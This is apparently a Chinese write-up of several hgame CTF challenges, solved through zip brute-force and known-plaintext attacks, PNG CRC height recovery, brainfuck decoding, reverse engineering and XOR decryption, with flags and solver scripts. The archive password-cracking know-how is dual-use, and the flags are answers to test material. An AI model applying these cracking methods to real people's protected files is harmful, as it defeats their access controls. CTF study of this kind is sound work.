


然后去 pixiv 上面一看 果然

方法2 - 直接爆破

都说了是八位id那不是直接爆破??

工具采用的是如图所示的压缩包爆破工具 (工具名称为: ARCHPR)



第二层

解压打开后发现 存在两份文件: 一份是 NO PASSWORD.txt 一份是 压缩包

看 NO PASSWORD.txt直接说明了自己占用存储

看到这里我并不知道发生了什么

直到发现 那份压缩包 里也有一份 NO PASSWORD.txt

草 这不是明文破解吗?


我们之前使用的密码破解工具中 其中就含有这种爆破方法

但是明文破解有两个要求

1.是要求两份zip文件 一份含有相关明文无密码 一份有密码

2.是要求压缩方法一样 这里提示我们是采用 存储性的压缩

于是简简单单就直接压缩 NO PASSWORD.txt 然后进行爆破



成功拿出密码 C8uvP$DP

第三层

本来是百思不得其解 因为毕竟也没有提示了 最后抱着试试看的心理就使用notepad++直接打开发现 一串奇怪的html escape

> 这不熟悉(html)吗 jo 太郎 这才是我的逃跑(escape)路线

```
NULflag.txt&#x68;&#x67;&#x61;&#x6D;&#x65;&#x7B;&#x32;&#x49;&#x50;&#x5F;&#x69;&#x73;&#x5F;&#x55;&#x73;&#x65;&#x66;&#x
ACK NUL NUL NUL NUL SOH NUL SOH NUL NUL NUL NUL SYN SOH NUL NUL NUL NUL
```

↓ 进行un escape处理

Copy-paste the string to escape or unescape here

```
flag.txt&#x68;&#x67;&#x61;&#x6D;&#x65;&#x7B;&#x32;&#x49;&#x50;&#x5F;&#x69;&#x73;&#x5F;&#x55;&#x73;&#x65;&#x66;&#x75;&#x31;
&#x5F;&#x61;&#x6E;&#x64;&#x5F;&#x4D;&#x65;&#x39;&#x75;&#x6D;&#x69;&#x5F;&#x69;&#x35;&#x5F;&#x57;&#x30;&#x72;&#x31;&#x6
4;&#x7D;
```

ESCAPE UNESCAPE

Unescaped string:

```
flag.txthgame{2IP_is_Usefu1_and_Me9umi_i5_W0r1d}
```

```
hgame{2IP_is_Usefu1_and_Me9umi_i5_W0r1d}
```

#06 misc 3-Galaxy

图片隐写 丢失的星空

windows下看 看不出个所以然来(其实是wireshark抓包信息 我没反应过来)

塞进kali 一看 哦豁好家伙(自动识别为 wireshark抓包导出信息文件)

二话不说 直接拖进 wireshark

题设说 是在什么地方丢失了

调过滤条件吗? 太蛋疼了好吧

直接看 菜单导航栏 -> 文件 -> 导出 -> 导出HTTP -> 然后就看到那个图片png了 直接导出

我们就拿到了原始的图片问题不大

kali下面直接打不开 说是 crc 校验错误 (这里留一个伏笔 :-))

但是拖到windows下面 居然能直接打开?? 这河里吗?

我们可以看到是一个星空

但是很明显我们并没有拿到flag 如果你查看文件信息 比如comments等 就并没有什么flag

除了鬼畜的分辨率

经过 教程 发现这张图片是缩小过大小的 真正的flag被隐写缩掉了 好家伙. 绝了


采用了一波别人的脚本

```
crc = 0xeb1ea007 # 根据教程检查这里crc校验签名填入这里
# 记得安装包
import binascii
import struct

misc = open("galaxy.png","rb").read()  # 这里需要修改文件名

for h in range(6000):
 data = misc[12:20] + struct.pack('>i',h)+ misc[24:29]
 crc32 = binascii.crc32(data) & 0xffffffff
 if crc32 == crc:
     print("success:",h)
```


直接爆破拿出结果

```
┌──(kali㉿[redacted])-[~/Desktop]
└─$ py crc_crack.py
python3 is default python version in py command which created by alias

success: 4096

┌──(kali㉿[redacted])-[~/Desktop]
└─$ python
python3 is default python version in python command which created by alias

Python 3.8.7 (default, Dec 22 2020, 10:37:26)
[GCC 10.2.1 20201207] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(4096)
'0x1000'
>>>
```

然后解析为十六进制数字 填写回文件(橘色是修改的部分)



然后打开文件直接就看到了flag




```
hgame{Wh4t_A_W0nderfu1_Wa11paper}
```

注意这里flag的 " l " 是1而不是L 注意区分

> 有没有感觉到满满的恶意?

#09 misc 4-Word RE:MASTER

下载到zip两个word文档 根据描述给的提示 first是存放密码的地方 第二个是加密的word文档

采用docx改zip的方法查看信息 发现了 password.xml

如果string或者根据文档内容联想提示发现 编码是brainfuck


> xml在windows下不可直接打开 那一长串pass会丢失后半截 从而导致解密失败


使用记事本打开发现 brainfuck code

```
"1.0" encoding="UTF-8" standalone="yes"?>
+ +++[- >++++ ++++< ]>+++ +.<++ +[->+ ++<]> ++.<+ ++[-> +++<] >+.<+ ++[-> ---<] >-.++ ++++. <+++[ ->--- <]>-.
```

解码后发现密码是

DOYOUKNOWHIDDEN?





这个该死的密码都已经告诉我们 你知道隐藏吗? 不就是隐藏字符吗 直接打开就有了

现在一般性都会卡住了

试了几个方案

1.替换 tab 1 space 0 进行二进制转换 或者ascii

2.替换 tab - space . 进行摩尔斯

都以失败告终 通过咨询出题人

得知 这里需要 结合 图片关键字 "雪" "空格" "加密" 进行理解

然后遇事不决 就谷歌

光速查找到 相关信息 抱着试试看的心理 就直接解出信息了

成功拿到flag

```
hgame{Cha11en9e_Whit3_P4ND0R4_P4R4D0XXX}
```

RE

#12 re 2-helloRe

主要理解逻辑

理解程序走一波

首先 接受输入

然后运行比较程序

循环比较 每一位 于 sub_xxx 函数 的结果进行 异或

然后得出的结果在于 byte_xxx 进行比较

因为异或的逻辑是 不同就1 相同就0 所以三个里边知道两个就可以异或回来

可以 直接使用 byte 与 sub 异或拿出flag

```
v9 = (void **)Block[0];
do
{
  v10 = Block;
  if ( v8 >= 0x10 )
    v10 = v9;
  if ( (*((_BYTE *)v10 + v3) ^ (unsigned __int8)sub_140001430()) != byte_140003480[v3] )
    goto LABEL_13;
  ++v3;
}
while ( v3 < 22 );
```

bytes的信息如下

估计这里的 2 dup(9Ah) 有点问题需要留意一下

```
.rdata:0000000140003480 ; _BYTE byte_140003480[24]
.rdata:0000000140003480 byte_140003480  db 97h, 99h, 9Ch, 91h, 9Eh, 81h, 91h, 9Dh, 9Bh, 2 dup(9Ah)
.rdata:0000000140003480                                         ; DATA XREF: main+A9↑o
.rdata:0000000140003480                 db 0ABh, 81h, 97h, 0AEh, 80h, 83h, 8Fh, 94h, 89h, 99h
.rdata:0000000140003480                 db 97h, 2 dup(0)
```

查找这个 sub 的 func 发现就是一个从 0xff 开始递减的 数字

```
1  __int64 sub_140001430()
2 {
3   CloseHandle((HANDLE)0xC001CAFEi64);
4   sub_140001290(50);
5   return (unsigned __int8)byte_140005044--;
6 }
```

```
.data:0000000140005040 dword_140005040 dd 1                    ; DATA XREF: __scrt_is_ucrt_dll_in_use+2↑r
.data:0000000140005044 byte_140005044  db 0FFh                 ; DATA XREF: sub_140001430+19↑r
.data:0000000140005044                                         ; sub_140001430+23↑w ...
.data:0000000140005045                 align 8
```

编写爆破脚本

ok出了

相差一个1的原因 应该就是 上面提及的 2 dup(9Ah)

```
hgame{hello_re_player}
```

#10 re 4-pypy

这道题出得非常艰辛

首先这道题需要阅读一长段python disassembly code

然后把加密flag的功能读出来 光这里踩了无数多的坑

参考资料：

https://docs.python.org/zh-cn/3/library/dis.html

https://www.codeleading.com/article/8652893214/

然后慢慢分析

根据多个 反汇编指令的英文 可以轻易得知这个变化使用的功能

翻译出来的代码


```
def myfunc():

    raw_flag = input("flag:")
    # flag - 30466633346f59213b4139794520572b45514d61583151576638643a
    cipher = list(raw_flag[6:-1])
    length= len(cipher)
    for i in range(int(length/2)):
        cipher[2*i+1],cipher[2*i] = cipher[2*i], cipher[2*i+1]
        #load cipher
        #cipher | 2*i+1
        #load 2
        #load i
        #x
        #load 1
        #add
        #(cipher - (2i+1))
        #load cipher
        #load 2
        #load i
        #x
        # 2*i
        # (chiper - 2*i)
        #load  cipher 2 i
    res = []

    for i in range(length):
        res.append(ord(cipher[i])^i)

    res=bytes(res).hex()

    print(str(res))

myfunc()
```

然后翻译出来还没完 这里还需要在进行逆向推导

（逆向也是踩了很多坑 比如说不能直接计算字符串长度 而是需要 hexdecode 之后再计算字符串长度）

逆向结束之后 输入flag然后拿到flag

逆向他的代码得到:




```
hgame{GOOdjO&_H3r3-I$Y@Ur_$L@G!~!~}
```

CRYPTO

#13 crypto 2-对称之美

> 观前提醒
>
> > 极长代码警告
> >
> > 光敏性癫痫患者慎重观看
> >
> > shitcode 屎山警告

在网上反复搜索 xor 爆破 或者 xor 爆破工具

> 原谅懒狗不喜欢写code

```
└─$ cat index.html.2 #下载到代码以后
import random
import string
import itertools
from secret import FLAG

key = ''.join(random.choices(string.ascii_letters + string.digits, k=16))

cipher = bytes([ord(m)^ord(k) for m, k in zip(FLAG, itertools.cycle(key))])

print(cipher)

#cipher=b'p+8\n77\x1b!\x1ct ^Z7\x05\x17Z\x112G-:\n=E
!UZ3\x1b\x06\x17\x1d/\x13)r\x005E^(\x10\n7\x1e\r\x0e\x11/\x00z=\x1ds\x01&
(G\x138\x10C\x18\x19-
\x0641\ns\x005*XZ9\x03\x0b\x1f\nam5\'\x1b}E\x00!Y\tv\x14\x0c\x0f\x14%G87O\'\r1i_
\x18<\x12\x00\x0e\x0ba\x1327\x02 \x008?
U\tzWi\x18\r5G3&OO\x04:iQ\x16%\x18C\x08\x1d-
\x06.7O\'\nt*_\x169\x05\x10Z\x19/\x03zX\x00\'\r1;\x10\x199\x1a\x13\x15\x0b(\x133
=\x012\tt=U\x19>\x19\n\x0b\r$\x14tX6<\x10t$Q\x03v\x19\x0c\x0eX3\x02;>\x06)\x00t
DVv\x15\x16\x0eX8\x08/ O1\x175 ^Z\\\x1e\x10Z\x1a4\x14#r\x18<\x17?
^\x1dv\x15\x06\x12\x11/\x03z&\x076E\'*U\x143\x04C\x0e\x17a\x14?7\x04so;
<DZ%\x0e\x0e\x17\x1d5\x15#r\x18;\x00:iI\x15#W\x0f\x15\x17*G;&O2E$(Y\x14"\x1e\r\x
1dVam\x0e:\n!\x00t(B\x1fv\x04\x06\x0c\x1d3\x066r\x1d6\x04\'&^\tv\x11\x0c\x08X5\x
0f3!As1<,\x10pO\x1e\x11\t\x0ca\x0e)r\x1b;\x04 iG\x1fq\x05\x06Z\x10
\x15>\x7f\x18:\x171-
\x10\x0e9W\x0f\x15\x17*G<=\x1dso==\x1eZ\x19\x02\x11Z\x19/\x0437\x01\'E5\'S\x1f%\
x03\x0c\x08\x0ba\n;+O=\n iX\x1b
\x12C\x12\x19%GP3O=\x049,\x10\x1c9\x05C\x13\x0cmG8\'\x1bs\x11<,IZ=\x19\x06\rX5\x
0f;&O\'\r1 BZ\\\x18\x14\x14X#\x08>;\n
E#,B\x1fv\x15\x02\t\x11"\x066>\x16s\x16-$]\x1f"\x05\n\x19\x19-
Kz3\x1cso#,B\x1fv\x03\x0b\x15\x0b$G54O#\n ,^\x0e?
\x16\x0fZ\x083\x02>3\x1b<\x17\'i_\x08v\x07\x11\x1f\x01oGP\x06\x076\x171/_\x083[C
\x0e\x10(\x14z1\x0e>\x00t
^Z>\x16\r\x1e\x01a\x1027\x1b;\x00&i:\x19>\x18\x0c\t\x11/\x00z3O>\x04
,\x1cZ5\x16\x17\x19\x10(\t=r\x0b:\x0b:,BZ9\x05Cp\x197\x0836\x06=\x02t+U\x138\x10
C\x15\x16a\x1327O>\x00:
<\x10\x150W\x02Z\x0b/\x06(>\x06=\x02xi:\x12#\x19\x04\x08\x01a\x17;1\x04s\n2iG\x1
5:\x01\x06\tX.\x15zO\n2\x17\'h:.7\x1c\x06Z\x19a\x0b5=\x04s\x04
iI\x15#\x05C\x1c\x19"\x02z;\x01s\x11<,\x10\x17?\x05\x11\x15\nam;
<\x0bs\x0c9(W\x138\x12C\x1bX-\x0e47O \x11&
(Y\x1d>\x03C\x1e\x176\tz&\x076E^$Y\x1e2\x1b\x06TX\x18\x08/u\x03?
E\',UZ4\x18\x17\x12X2\x0e>7\x1cs\n2iI\x15#\x05Cp\x1e \x04?
r\x0e!\x00t9B\x1f"\x03\x1aZ\x0b8\n77\x1b!\x0c7(\\Tv#\x0b\x13\x0ba\x0e)re8\x0b;>^
Z7\x04C\x18\x11-
\x06.7\x1d2\tt:I\x17;\x12\x17\x08\x01a\x0646O:\x11s:\x10p!\x1f\x06\x08\x1da\x055
&\x07s\x16=-
U\tv\x12\n\x0e\x10$\x15z!\x067\x00t&VZ"\x1f\n\tXK\x033$\x067\x0c:.\x10\x16?
\x19\x06Z\x191\x17?
3\x1ds\x08;;UZ9\x05C\x16\x1d2\x14z&\x076E\'(]\x1fx}0\x15X)\x02(7O:\x16t=X\x1fv\x
11\x0f\x1b\x1f{GP:\x082\x0812hJ$(\nOU
8/\x01\\5Oeb\x04\x142S\x05/6/\x1e\x05\x11^#-g;Mp'


└─$ py
python3 is default python version in py command which created by alias
```

```
Python 3.9.1+ (default, Jan 20 2021, 14:49:22)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> cipher=b'p+8\n77\x1b!\x1ct ^Z7\x05\x17Z\x112G-:\n=E
!UZ3\x1b\x06\x17\x1d/\x13)r\x005E^(\x10\n7\x1e\r\x0e\x11/\x00z=\x1ds\x01&
(G\x138\x10C\x18\x19-
\x0641\ns\x005*XZ9\x03\x0b\x1f\nam5\'\x1b}E\x00!Y\tv\x14\x0c\x0f\x14%G87O\'\r1i_
\x18<\x12\x00\x0e\x0ba\x1327\x02 \x008?
U\tzWi\x18\r5G3&00\x04:iQ\x16%\x18C\x08\x1d-
\x06.7O\'\nt*_\x169\x05\x10Z\x19/\x03zX\x00\'\r1;\x10\x199\x1a\x13\x15\x0b(\x133
=\x012\tt=U\x19>\x19\n\x0b\r$\x14tX6<\x10t$Q\x03v\x19\x0c\x0eX3\x02;>\x06)\x00t
DVv\x15\x16\x0eX8\x08/ 01\x175 ^Z\\\x1e\x10Z\x1a4\x14#r\x18<\x17?
^\x1dv\x15\x06\x12\x11/\x03z&\x076E\'*U\x143\x04C\x0e\x17a\x14?7\x04so;
<DZ%\x0e\x0e\x17\x1d5\x15#r\x18;\x00:iI\x15#W\x0f\x15\x17*G;&02E$(Y\x14"\x1e\r\x
1dVam\x0e:\n!\x00t(B\x1fv\x04\x06\x0c\x1d3\x066r\x1d6\x04\'&^\tv\x11\x0c\x08X5\x
0f3!As1<,\x10p0\x1e\x11\t\x0ca\x0e)r\x1b;\x04 iG\x1fq\x05\x06Z\x10
\x15>\x7f\x18:\x171-
\x10\x0e9W\x0f\x15\x17*G<=\x1dso==\x1eZ\x19\x02\x11Z\x19/\x0437\x01\'E5\'S\x1f%\
x03\x0c\x08\x0ba\n;+O=\n iX\x1b
\x12C\x12\x19%GP3O=\x049,\x10\x1c9\x05C\x13\x0cmG8\'\x1bs\x11<,IZ=\x19\x06\rX5\x
0f;&0\'\r1 BZ\\\x18\x14\x14X#\x08>;\n
E#,B\x1fv\x15\x02\t\x11"\x066>\x16s\x16-$]\x1f"\x05\n\x19\x19-
Kz3\x1cso#,B\x1fv\x03\x0b\x15\x0b$G54O#\n ,^\x0e?
\x16\x0fZ\x083\x02>3\x1b<\x17\'i_\x08v\x07\x11\x1f\x01oGP\x06\x076\x171/_\x083[C
\x0e\x10(\x14z1\x0e>\x00t
^Z>\x16\r\x1e\x01a\x1027\x1b;\x00&i:\x19>\x18\x0c\t\x11/\x00z3O>\x04
,\x1cZ5\x16\x17\x19\x10(\t=r\x0b:\x0b:,BZ9\x05Cp\x197\x0836\x06=\x02t+U\x138\x10
C\x15\x16a\x1327O>\x00:
<\x10\x15OW\x02Z\x0b/\x06(>\x06=\x02xi:\x12#\x19\x04\x08\x01a\x17;1\x04s\n2iG\x1
5:\x01\x06\tX.\x15z0\n2\x17\'h:.7\x1c\x06Z\x19a\x0b5=\x04s\x04
iI\x15#\x05C\x1c\x19"\x02z;\x01s\x11<,\x10\x17?\x05\x11\x15\nam;
<\x0bs\x0c9(W\x138\x12C\x1bX-\x0e47O \x11&
(Y\x1d>\x03C\x1e\x176\tz&\x076E^$Y\x1e2\x1b\x06TX\x18\x08/u\x03?
E\',UZ4\x18\x17\x12X2\x0e>7\x1cs\n2iI\x15#\x05Cp\x1e \x04?
r\x0e!\x00t9B\x1f"\x03\x1aZ\x0b8\n77\x1b!\x0c7(\\Tv#\x0b\x13\x0ba\x0e)re8\x0b;>^
Z7\x04C\x18\x11-
\x06.7\x1d2\tt:I\x17;\x12\x17\x08\x01a\x0646O:\x11s:\x10p!\x1f\x06\x08\x1da\x055
&\x07s\x16=-
U\tv\x12\n\x0e\x10$\x15z!\x067\x00t&VZ"\x1f\n\tXK\x033$\x067\x0c:.\x10\x16?
\x19\x06Z\x191\x17?
3\x1ds\x08;;UZ9\x05C\x16\x1d2\x14z&\x076E\'(]\x1fx}0\x15X)\x02(7O:\x16t=X\x1fv\x
11\x0f\x1b\x1f{GP:\x082\x0812hJ$(\nOU
8/\x01\\50eb\x04\x142S\x05/6/\x1e\x05\x11^#-g;Mp'
>>> cipher.hex()
```

```
'702b380a37371b211c74205e5a3705175a1132472d3a0a3d452021555a331b06171d2f132972003
5455e28100a371e0d0e112f007a3d1d730126284713381043181920d0634310a7300352a585a39030
b1f0a616d35271b7d450021590976140c0f14254738374f270d31695f183c12000e0b61133237022
000383f55097a5769180d354733264f30043a695116251843081d2d062e374f270a742a5f1639051
05a192f037a5800270d313b1019391a13150b2813333d013209743d55193e190a0b0d24147458363
c107424510376190c0e5833023b3e062900742044567615160e5838082f204f311735205e5a5c1e1
05a1a34142372183c173f205e1d76150612112f037a26073645272a55143304430e1761143f37047
36f3b3c445a250e0e171d35152372183b003a69491523570f15172a473b264f324524285914221e0
d1d56616d0e3a0a21007428421f7604060c1d330636721d360427265e0976110c0858350f3321417
3313c2c1070301e11090c610e29721b3b042069471f7105065a1020153e7f183a17312d100e39570
f15172a473c3d1d736f3d3d1e5a1902115a192f043337012745352753 1f25030c080b610a3b2b4f3
d0a2069581b2012431219254750334f3d04392c101c390543130c6d4738271b73113c2c495a3d190
60d58350f3b264f270d3120425a5c1814145823083e3b0a2045232c421f76150209112206363e167
